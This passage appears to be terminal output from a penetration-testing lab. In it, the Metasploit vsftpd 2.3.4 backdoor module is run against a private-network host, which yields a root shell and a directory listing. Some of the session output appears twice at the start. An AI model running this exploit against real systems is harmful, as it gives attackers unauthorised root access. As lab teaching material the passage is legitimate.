[*] Command shell session 1 opened (10.0.2.15:46053 → 10.0.2.4:6200) at 2024-12-11 15:52:10 -0500

^C
Abort session 1? [y/N]  n
[*] Aborting foreground process in the shell session
sh: line 6: : command not found
```

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:46053 → 10.0.2.4:6200) at 2024-12-11 15:52:10 -0500
^C
Abort session 1? [y/N]  n
[*] Aborting foreground process in the shell session
sh: line 6: : command not found
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```